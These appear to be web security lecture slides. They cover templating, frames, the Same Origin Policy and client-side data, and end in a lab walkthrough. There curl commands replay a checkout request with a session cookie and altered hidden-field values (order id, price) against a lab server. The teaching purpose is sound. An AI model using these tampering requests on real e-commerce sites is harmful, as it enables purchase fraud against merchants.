  - Input: well-defined variables or dictionaries
  - Output: HTML (or JSON or XML, …)
- Ruby on Rails uses ERB:


```
<h1>Listing Books</h1>
…
<% @books.each do |book| %>
 <tr>
   <td><%= book.title %></td>
   <td><%= book.content %></td>
   <td><%= link_to "Show", book %></td>
   <td><%= link_to "Edit", edit_book_path(book) %></td>
   <td><%= link_to "Remove", book, method: :delete, data: { confirm: "Are you sure?" } %></td>
 </tr>
<% end %>
…
<%= link_to "New book", new_book_path %>
```

Web Ecosystem




Client


Client


Client

Flask & Jekyll

- Similar to Ruby on Rails, but in Python
- Very nice tutorial if you want to build your own (complicated) site
  - https://blog.miguelgrinberg.com/post/the-flask-mega-tutorial-part-i-hello-world
- Plain text -> static website
  - Jekyll: https://jekyllrb.com/
  - What I use for kapravelos.com
  - Originally developed for Github Pages
  - Easy to host
- Write your own website
  - Google App Engine with Flask (link)
  - Github Pages (link)

HTML Frames


- Ability to tie multiple separate URLs together on one page
- Used in the early days to provide a banner or navigation element

frameset

```
<frameset cols="85%, 15%">
 <frame src="frame1.html" name="frame_1">
 <frame src="frame2.html" name="frame_2">
 <noframes>
   Text to be displayed in browsers that do not support frames
 </noframes>
</frameset>
```

The Frames

- frame1.html
  - I am frame 1
- frame2.html
  - I am frame two




I am frame one

I am frame two

iframes

- Inline frames
- Similar to frames, but does not need a frameset

```
<iframe src="frame1.html" name="frame_1" frameBorder="0"></iframe>
<iframe src="frame2.html" name="frame_2" frameBorder="0"></iframe>
```



I am frame one

I am frame two

JavaScript Security

- Browsers are downloading and running foreign (JavaScript) code, sometimes concurrently
- The security of JavaScript code execution is guaranteed by a sandboxing mechanism (similar to what we saw in Java applets)
  - No access to local files
  - No access to (most) network resources
  - No incredibly small windows
  - No access to the browser's history
  - …
- The details of the sandbox depend on the browser

Same Origin Policy (SOP)

- Standard security policy for JavaScript across browsers
  - Incredibly important to web security
    - If you learn only one thing from this class, let it be the Same Origin Policy
- Every frame or tab in a browser's window is associated with a domain
  - A domain is determined by the tuple: <protocol, domain, port> from which the frame content was downloaded
- Code downloaded in a frame can only access the resources associated with that domain
- If a frame explicitly includes external code, this code will execute within the SOP
  - On example.com, the following JavaScript code has access to the <http,example.com, 80> SOP
  - `<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>`

Storing Information


- As we've seen, information can be stored on the client's browser
  - Cookies
  - URLs
  - Forms
  - Plugin (Applets, Flash, Silverlight)
  - LocalStorage

Tampering with Client-Side Information

- Nothing prevents us from not tampering with client-side information
  - Tampering, by itself, is not a vulnerability
- The question is: how does the server-side code respond to our tampering?
  - If the server-side code allows our tampering **and** that tampering compromises the security of the application, then there is a vulnerability

Hidden Form Fields

- As we saw when studying web applications, an HTML input element with the type attribute of hidden will not be shown in the browser
- Many legitimate uses for this behavior
  - CAPTCHA
  - CSRF protection
- The problem is when the server-side code blindly trusts the data that is placed in the hidden form



Confirm Checkout

- Laptop - 1 @ $1,000
- Moniter - 1 @ $1,500

Total price: $2,500

Credit card: 4532471752161408

Purchase!

```html
<!DOCTYPE html>
<html>
 <head>
   <meta charset="UTF-8">
   <title>Hidden Form E-Commerce</title>
 </head>

 <body>
  <h1>Confirm Checkout</h1>
  <ul>
    <li>Laptop - 1 @ $1,000</li>
    <li>Moniter - 1 @ $1,500</li>
  </ul>
  <p>
    Total price: $2,500
  </p>
  <p>
    Credit card: 4532471752161408
  </p>

  <form action="purchase.php" method="POST">
    <input type="submit" value="Purchase!">
    <input type="hidden" name="oid" value="5929">
      <input type="hidden" name="price" value="2500">
      <input type="hidden" name="cur" value="usd">
  </form>
 </body>
</html>
```

How to approach

- What possible hidden values are there to test?
- What might they mean?
- What would be malicious versions of those values?
- How to test the hypothesis?

Let's hack it!

Hacking

- All that's needed is a browser and a command-line tool (I use curl)
- Using curl, we can create a request to the purchase page

  -
    ```
    curl -F oid=5929 -F price=2500 -F cur=usd http://192.168.84.167/code/purchase.php
    ```

  -
    ```
    I don't know who you are, go away
    ```
- What's the problem?
  - Not sending cookies, so must be a session issue

Hacking

- First, we need to find our cookie from our browser
- Then, we can use curl to include that cookie using the -b options

  -
    ```
    curl -b PHPSESSID=n7591kbbse8rug4dfn019skv05
    -F oid=5929 -F price=2500 -F cur=usd
    http://192.168.84.167/code/purchase.php
    ```

  -
    ```
    Purchase successful, your final order total
    is 2,500 usd charged to your CC
    XXXXXXXXXXXX1408
    ```
- Hurray, we were able to make a successful order

Hacking

- What happens when we manipulate the values?
- What could oid stand for?

  -
    ```
    curl -b PHPSESSID=n7591kbbse8rug4dfn019skv05 -F oid=1 -F
    price=2500 -F cur=usd
    http://192.168.84.167/code/purchase.php
    ```

